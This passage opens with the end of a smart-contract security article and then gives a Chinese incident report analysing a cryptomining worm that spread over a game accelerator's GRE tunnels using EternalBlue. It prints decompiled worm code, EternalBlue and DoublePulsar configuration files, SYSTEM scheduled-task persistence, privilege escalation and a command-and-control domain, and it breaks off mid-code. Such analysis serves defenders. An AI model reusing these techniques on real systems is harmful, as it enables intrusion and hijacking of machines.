When using code that’s not your own, it’s a good idea to familiarize yourself with it to get a good understanding of how everything fits together. This can be particularly important when there are multiple levels of imports (your imports have imports) or when you are implementing authorization controls, e.g. when you’re allowing or disallowing people from doing things. In this example, a developer might scan through the code and think that transfer is the only way to move tokens around, low and behold there are other ways of performing the same operation with a different implementation.

References

https://remix.readthedocs.io/en/latest/

http://solidity.readthedocs.io/en/v0.4.23/

https://ethereum.github.io/yellowpaper/paper.pdf

http://rickgray.me/2018/05/17/ethereum-smart-contracts-vulnerabilites-review/

http://rickgray.me/2018/05/26/ethereum-smart-contracts-vulnerabilities-review-part2/

写在最后

如果文章里出现了一些错误，接受大家的批评与指正。

也欢迎同样感兴趣的朋友与我交流联系。

http://mitah.cn/index.php/about-me.html

天穹

穹顶之下，洞悉攻与防

天穹-攻防对抗演练平台即将发布

锦行科技
Jeeseen Technologies

www.jeeseen.com

【安全事件】

利用网游加速器隧道传播挖矿蠕虫事件分析报告

作者：360 MeshFire Team

原文来源：https://www.anquanke.com/post/id/149059

背景

2017 底至 2018 年初，最火爆的游戏是“吃鸡”，最受关注的互联网技术则是区块链。这两个热门话题在各自领域内承担流量和关注指数，相互之间基本没有联系。然而 2018 年 5 月某一天，360 MeshFire Team 在日常安全运营中发现了两者之间的偶发关联，也发现了攻击者在两个热门话题之间新攻击手法的尝试。

2018 年 5 月，安全分析人员在日常运营工作中发现了针对测试环境的永恒之蓝漏洞攻击，经过对网络协议还原和主机的溯源分析，发现攻击原始流量来源于一款网游加速器的加速节点，进一步分析，我们认为，**这是一起攻击者通过控制吃鸡游戏玩家广泛使用的某游戏加速器加速节点，利用终端电脑与加速节点构建的 GRE 隧道发动永恒之蓝攻击，传播挖矿蠕虫的供应链攻击事件。**

鉴于加速器软件常常在终端杀软的白名单列表中，GRE 隧道流量也因为 NIDS 可能无法完整进行协议识别而容易绕过传统的 IDS 监测的现状，攻击者构造的攻击环境是非常隐蔽的。由于国内“吃鸡”庞大的玩家群体和他们对加速器的硬性需求，也使得通过控制加速节点完成攻击活动这种方式不仅隐蔽而且便于传播，对潜在终端用户造成较大的威胁。我们希望基于捕获到的公开样本和数据，还原攻击事件的监测和分析过程，帮助更多的企业防御者以借鉴和排查这种基于网游加速器隧道攻击的手法，并根据自身对各种加速器软件的调研结果，协助加速服务商和更多个人用户排除威胁。


事件概述

2018 年 5 月 17 日，安全分析人员在团队自研的宙合大数据威胁检测平台产生的告警，但流量源目 IP 并不属于公司 IP 规划范围，IP 显示的为 10.2.93.0/24 的内网网段。通过进一步分析网络协议的解析字段，我们确认该告警是隧道内的两端 IP 地址，并由此定位到隧道外真实的物理地址，告警流量 IP 异常情况的出现是因为早些时候内网的主机和外网 IP 地址 106.3.xxx.18 建立了 GRE 隧道。

时间	类型	sip	sport	dip	dport
2018-05-14 11:47:12.062	TCP流量	10.[redacted]133	62576	106.3.[redacted]18	1723
2018-05-14 11:45:03.875	TCP流量	10.[redacted]133	64408	106.3.[redacted]18	1723


通过对相应的主机进行实地取证和流量日志回溯，发现早在 3 月 28 日，该内网主机和外网 IP 建立 VPN 连接的记录。结合应用程序安装记录，锁定了一个游戏加速软件。

Adobe Flash Player 29 NPAPI	Adobe Systems Incorporated	2018/4/4	19.8 MB	29.0.0.113
Adobe Flash Player 29 ActiveX	Adobe Systems Incorporated	2018/4/4	19.3 MB	29.0.0.113
[redacted]	[redacted]	2018/3/28	19.3 MB	1.0.0
万能压缩 1.0	万能压缩	2018/3/28		1.0.8.18321
万能浏览器 2.0	万能浏览器	2018/3/27		2.0.1.5
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161	Microsoft Corporation	2018/3/26	600 KB	9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161	Microsoft Corporation	2018/3/26	788 KB	9.0.30729.6161



打开加速器，运行程序，加速节点选择吃鸡亚服节点，监控程序和流量，发现加速器建立 GRE 隧道，连接 VPN，并在当日晚 23 点前后发现了永恒之蓝的攻击数据包的行为。由于该主机已修复 ms17-010 漏洞，所以攻击者未能成功入侵，也没有发生内网横向移动的情况出现（后续选择了其他的加速节点，发现隧道建立的 IP 为同一地址）。

为了捕获攻击载荷，我们在网络隔离区域搭建了一台未修复 ms17-010 漏洞的主机。通过安装加速器并开启加速模式，我们捕获到了攻击载荷。



通过对样本进行行为分析，最终确定，攻击者通过 GRE 隧道传递而来的，是一个利用 NSA 永恒之蓝漏洞利用工具包进行传播的挖矿蠕虫。对样本特点和行为进行关联分析，我们认为，此次捕获的样本应当属于 MsraMiner 家族，是一个利用永恒之蓝漏洞进行传播挖矿蠕虫家族。根据 360 安全研究院对该家族早期版本的梳理，以及样本的时间戳等信息，我们认为样本应该是一个较新的变种。

样本分析

一． Spoolsv.exe

文件名称: **spoolsv**.exe

文件大小: 396 **KB** (406,016 字节)

文件时间: 2009-**07-14** 09:14:41

时 间 戳: 5**AEA7D64**->2018-**05-03** 11:09:24

文件 **MD5**: **F4086A395A13D689E5FF98E4D447589B**


Spoolsv.exe 的主要功能有：释放永恒之蓝漏洞利用工具套件和 DoublePulsar 后门，并启动相应工具，同时获取终端内网地址，扫描内网，确定新的感染目标。下图为 Spoolsv.exe 的

核心代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HANDLE v3; // edi
  bool v4; // al
  DWORD v6; // ebx
  struct WSAData WSAData; // [esp+10h] [ebp-198h]

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  WSAStartup(0x202u, &WSAData);
  InitializeCriticalSection(&stru_461518);
  InitializeCriticalSection(&stru_461530);
  InitializeCriticalSection(&stru_461500);
  v3 = CreateMutexA(0, 1, "{F5175396-40C2-0218-278D6EE}");
  v4 = GetLastError() == 183;
  if ( !v3 )
    goto LABEL_4;
  if ( v4 )
  {
    ReleaseMutex(v3);
    CloseHandle(v3);
LABEL_4:
    debug_output((int)"[INF] Mutex\r\n");
    return -1;
  }
  InitializeCriticalSection(&CriticalSection);
  InitializeCriticalSection(&stru_461578);
  InitializeCriticalSection(&stru_461560);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)drop_payload_resource, 0, 0, 0);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_2, 0, 0, 0);
  Sleep(1000u);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_3_network_conn, 0, 0, 0);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)maybe_scan, 0, 0, 0);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)http_post_request_and_handle, 0, 0, 0);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_40CDD0, 0, 0, 0);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_6, 0, 0, 0);
  v6 = GetTickCount();
  while ( GetTickCount() - v6 < 0xA4CB80 )
    Sleep(3000u);
  return 0;
```

样本首先会创建一个名为“F5175396-40C2-0218-278D6EE”的互斥量，保证唯一实例运行。然后会创建多个线程，完成主要功能。经过分析，其主要功能如下：

1. 释放自身资源，并命名为 Crypt。然后将 Crypt 解压到 C://Windows/SpeechTracing/Windows 目录当中，并删除 Crypt 文件。经过分析，发现解压后的文件为 NSA ToolKit。



通过读取 svchost.xml 和 spoolsv.xml 配置文件可以得知，两者分别为永恒之蓝攻击套件和 DoublePulsar 后门的配置文件。


spoolsv.xml

```
<t:config xmlns:t="urn:trch" id="a748cf79831d6c2444050f18217611549fe3f619" configversion="1.3.1.0" name="Doublepulsar" version="1.3.1
" schemaversion="2.0.0">
<t:inputparameters>
<t:parameter name="NetworkTimeout" description="Timeout for blocking network calls (in seconds).  Use -1 for no timeout." type="S16"
format="Scalar" valid="true">
<t:default>60</t:default>
<t:value>60</t:value>
</t:parameter>
<t:parameter name="TargetIp" description="Target IP Address" type="IPv4" format="Scalar" valid="true">
<t:value>%s</t:value>
</t:parameter>
<t:parameter name="TargetPort" description="Port used by the Double Pulsar back door" type="TcpPort" format="Scalar" valid="true">
<t:default>445</t:default>
<t:value>445</t:value>
</t:parameter>
<t:paramchoice name="Protocol" description="Protocol for the backdoor to speak">
<t:default>SMB</t:default>
```



svchost.xml


```
<t:config xmlns:t="urn:trch" id="0f38f55b6a88feccfb846d3d10ab4687e652e63e" configversion="2.2.0.0" name="Eternalblue" version="2.2.0"
 schemaversion="2.1.0">
<t:inputparameters>
<t:parameter name="DaveProxyPort" description="DAVE Core/Proxy Hookup connection port" type="TcpPort" format="Scalar" hidden="true"
valid="true">
<t:default>0</t:default>
<t:value>0</t:value>
</t:parameter>
<t:parameter name="NetworkTimeout" description="Timeout for blocking network calls (in seconds). Use -1 for no timeout." type="S16"
format="Scalar" valid="true">
<t:default>60</t:default>
<t:value>60</t:value>
</t:parameter>
<t:parameter name="TargetIp" description="Target IP Address" type="IPv4" format="Scalar" valid="true">
<t:value>%s</t:value>
</t:parameter>
<t:parameter name="TargetPort" description="Port used by the SMB service for exploit connection" type="TcpPort" format="Scalar" valid
```

1. 获取主机地址，并对内网进行 445 端口扫描，将扫描结果添加到 svchost.xml 配置文件当中。




2. 向 task.attendecr.com 发起 post 请求。





1. 运行 svchost.exe（永恒之蓝工具包），输出信息到 stage1.txt 中。



```
4A0D3F71  .  50              push    eax                     ┌pProcessInformation => ARG.EBP-98
4A0D3F72  .  8D85 1CFFFFFF   lea     eax, [ebp-0E4]          │
4A0D3F78  .  50              push    eax                     pStartupInfo => ARG.EBP-0E4
4A0D3F79  .  BE 60520F4A     mov     esi, offset 4A0F5260    UNICODE "C:\Windows\SpeechsTracing\Microsoft"
4A0D3F7E  .  56              push    esi                     CurrentDirectory => "C:\Windows\SpeechsTracing\Micros
4A0D3F7F  .  53              push    ebx                     pEnvironment => NULL
4A0D3F80  .  68 00000800     push    80000                   CreationFlags = 80000
4A0D3F85  .  57              push    edi                     InheritHandles => TRUE
4A0D3F86  .  53              push    ebx                     pThreadSecurity => NULL
4A0D3F87  .  53              push    ebx                     pProcessSecurity => NULL
4A0D3F88  .  FF75 8C         push    dword ptr [ebp-74]      CommandLine => [ARG.EBP-74]
4A0D3F8B  .  FF75 98         push    dword ptr [ebp-68]      ApplicationName => [ARG.EBP-68]
4A0D3F8E  .  FF15 7C130D4A   call    dword ptr [<&KERNEL32   └KERNEL32.CreateProcessW
```


svchost.exe 的主要功能是根据配置文件对同网段进行永恒之蓝攻击，如果成功攻击目标则会将同目录下的 x86.dll 或 x64.dll 作为攻击载荷在目标主机上运行。

二． X86.dll

文件名称: **X86**.dll

文件大小: 139 **KB** (142,336 字节)

文件时间: 2018-**06-08** 15:40:30

时 间 戳: 5**AEA7D72**->2018-**05-03** 11:09:38

文件 **MD5**: 1**EDF2E54A7B0A4F7E3DCD49D4DE21415**

通过对 dll 文件进行分析，这个文件的主要功能是在新的感染主机上通过 socket 监听端口，接受已感染主机发送的文件，解密保存为 payload 并通过注册服务的方式启动。具体行为如下:

1.为 svchost 创建计划任务。


```
27  strncat(
28    (int)&CommandLine,
29    " /create /TN \"\\Microsoft\\Windows\\UPnP\\%s\" /RU SYSTEM /TR \"rundll32 %s,ServiceCrtMain\" /SC ONSTART",
30    a3,
31    v3);
32  strncat(
33    (int)&v9,
34    " /create /TN \"\\Microsoft\\Windows\\UPnP\\%s\" /RU SYSTEM /TR \"regsvr32 /s /u %s\" /SC ONSTART",
35    a3,
36    v3);
37  strncat((int)&v11, " /run  /TN \"\\Microsoft\\Windows\\UPnP\\%s\"", a3);
38  v4 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);
39  if ( v4 != (HANDLE)-1 )
40  {
41    CloseHandle(v4);
42    run_schtask_exe(&CommandLine);
43    Sleep(0xBB8u);
44    run_schtask_exe(&v11);
45    Sleep(0x1388u);
46    v5 = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
```

2.接受服务端传输的文件，并解密成为 wmassrv.dll，移动至 C:WindowsSystem32 位置下。

3.为 wmassrv.dll 创建服务，完成 wmassrv.dll 的持久化。

```
v6 = OpenSCManagerA(0, 0, 0xF003Fu);
v23 = v6;
if ( !v6 )
{
  v18 = "OpenSCManager()";
  _CxxThrowException(&v18, &PA.deinit);
}
GetSystemDirectoryA(&Buffer, 0x104u);
sub_10007E80(v4);
wsprintfA(&v27, "MACHINE\\SYSTEM\\CurrentControlSet\\Services\\%s", v4);
v7 = CreateServiceA(
       v6,
       v4,
       lpDisplayName,
       0xF01FFu,
       0x10u,
       2u,
       1u,
       "%SystemRoot%\\System32\\svchost.exe -k netsvcs",
       0,
       0,
       0,
       0,
       0);
```

服务创建结果如下：



三． Wmassrv.dll

文件名称: **wmassrv**.dll

文件大小: 313 **KB** (321,024 字节)

文件时间: 2009-**07-14** 09:14:41

时 间 戳: 5**AEAB439**->2018-**05-03** 15:03:21

文件 **MD5**: **C560BE5FD3882A133E233239FCBF713A**

经过分析，wmassrv.dll 即为在主机上完成攻击行为的 payload。它的核心代码如下所示：

```
if ( set_privilege_and_config() && sub_1000BD90() )
{
  sub_1000B600();                           // delete payload as service with lover version
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress_Update_Module, 0, 0, 0);// timely connect for update
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)get_opcode_from_server, 0, 0, 0);// get payload from c&c
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000FB20, 0, 0, 0);// maybe anti debug
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000F3D0, 0, 0, 0);// start mining with taskshostservice.exe
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000EE50, 0, 0, 0);// drop spoolsv.exe and run
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000F160, 0, 0, 0);// delete payload with lower version
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)j_WebHost_service, 0, 0, 0);// start mongoose server and listening
```

主要行为有：

1.创建线程，首先开启自身服务：

```
18  v14 = &v8;
19  v1 = this;
20  phkResult = 0;
21  v15 = 0;
22  strncpy(&SubKey, "SYSTEM\\CurrentControlSet\\Services\\", 0x1F4u);
23  v2 = v1;
24  v3 = strlen(v1) + 1;
25  v4 = (char *)&phkResult + 3;
26  do
27    v5 = (v4++)[1];
28  while ( v5 );
29  qmemcpy(v4, v2, v3);
30  if ( RegCreateKeyA(HKEY_LOCAL_MACHINE, &SubKey, &phkResult) )
31  {
32    v11 = byte_100431E0;
33    _CxxThrowException(&v11, &PA.deinit);
34  }
35  *(_DWORD *)Data = 288;
36  v6 = RegSetValueExA(phkResult, "Type", 0, 4u, Data, 4u);
37  SetLastError(v6);
38  if ( v6 )
39  {
40    v9 = "RegSetValueEx(start)";
41    _CxxThrowException(&v9, &PA.deinit);
42  }
43  return RegCloseKey(phkResult);
44}
```

然后获取调试权限。

```
signed int sub_100076E0()
{
  HANDLE v0; // eax
  struct _TOKEN_PRIVILEGES *v1; // eax
  struct _TOKEN_PRIVILEGES *v2; // esi
  HANDLE TokenHandle; // [esp+4h] [ebp-4h]

  v0 = GetCurrentProcess();
  if ( OpenProcessToken(v0, 0x20u, &TokenHandle) )
  {
    v1 = (struct _TOKEN_PRIVILEGES *)operator new[](0x10u);
    v2 = v1;
    if ( v1 )
    {
      v1->PrivilegeCount = 1;
      v1->Privileges[0].Attributes = 2;
      if ( LookupPrivilegeValueA(0, "SeDebugPrivilege", (PLUID)v1->Privileges)
        && AdjustTokenPrivileges(TokenHandle, 0, v2, 0, 0, 0)
        && !GetLastError() )
      {
        CloseHandle(TokenHandle);
        return 0;
      }
      j_j_j___free_base(v2);
    }
  }
  return -1073741823;
}
```


创建并在配置文件写一个“+”，并修改配置文件的时间和系统文件时间相吻合。

```
  memset(&FileName, 0, 0x104u);
  strncat((int)&FileName, (int)"%s\\WMASTrace.ini", (int)&Buffer);
  NumberOfBytesWritten = 0;
  v3 = CreateFileA(&FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
  if ( !v3 )
    return 0;
  v4 = WriteFile(v3, "+", 1u, &NumberOfBytesWritten, 0);
  v5 = v3;
  if ( !v4 )
  {
LABEL_4:
    CloseHandle(v5);
    return 0;
  }
  CloseHandle(v3);
  create_file_and_get_file_time(&FileName);     // change WMASTRACE.ini to system file time
```

2.配置信息部署完毕后，会删除之前版本的服务项。从一定程度上来说，服务项信息表明了这个恶意代码家族版本的迭代过程。

```
19  HANDLE hMutex; // [esp+Ch] [ebp-324h]
20  CHAR Buffer; // [esp+10h] [ebp-320h]
21  CHAR FileName; // [esp+118h] [ebp-218h]
22  CHAR v19; // [esp+220h] [ebp-110h]
23
24  memset(&Buffer, 0, 0x104u);
25  GetSystemDirectoryA(&Buffer, 0x104u);
26  v0 = (char *)&hMutex + 3;
27  do
28    v1 = (v0++)[1];
29  while ( v1 );
30  qmemcpy(v0, "\\MaintenancesServices.dll", 0x1Au);
31  v2 = CreateFileA(&Buffer, 0x80000000, 1u, 0, 3u, 0, 0);
32  if ( v2 != (HANDLE)-1 )
33  {
34    CloseHandle(v2);
35    byte_1004CA88 = 1;
36  }
37  stop___delete_service_name_with_SC_exe((int)"vmichapagentsrv");
38  stop___delete_service_name_with_SC_exe((int)"MaintenancesServices");
39  stop___delete_service_name_with_SC_exe((int)"tpmagentservice");
40  END_delete_services_with_schtasks_exe((int)"UPnP\\Services");
41  END_delete_services_with_schtasks_exe((int)"UPnP\\TPMangerAgentTask");
42  END_delete_services_with_schtasks_exe((int)"Tcpip\\TcpipReportingServices");
```

通过创建 schtasks.exe 进程的方式删除服务，代码如下所示：



通过创建互斥量的方式检查主机上是否有低版本 payload 运行：互斥量信息如下所示：

```
"{E2088B81F-2A96-43E8-B9F522B}"

"{5EC0AC33D-E23D-C8A2-A92C833}"

"{CI59C45E-F19A-Z07C-565B17CO}"
```

"{6B2089804-F412-CB72-7C027E6}"

"{3EC1AC33D-E55D-C8A2-A92C822}"

"{N33821F9E-F215-34AA-721269D}"

"{F86E2D648-EF7B-6054-D43FC41}"

3.回连域名：每隔 1800s 会连接两个地址，猜测行为应该是更新版本。

```
52    while ( 1 )
53    {
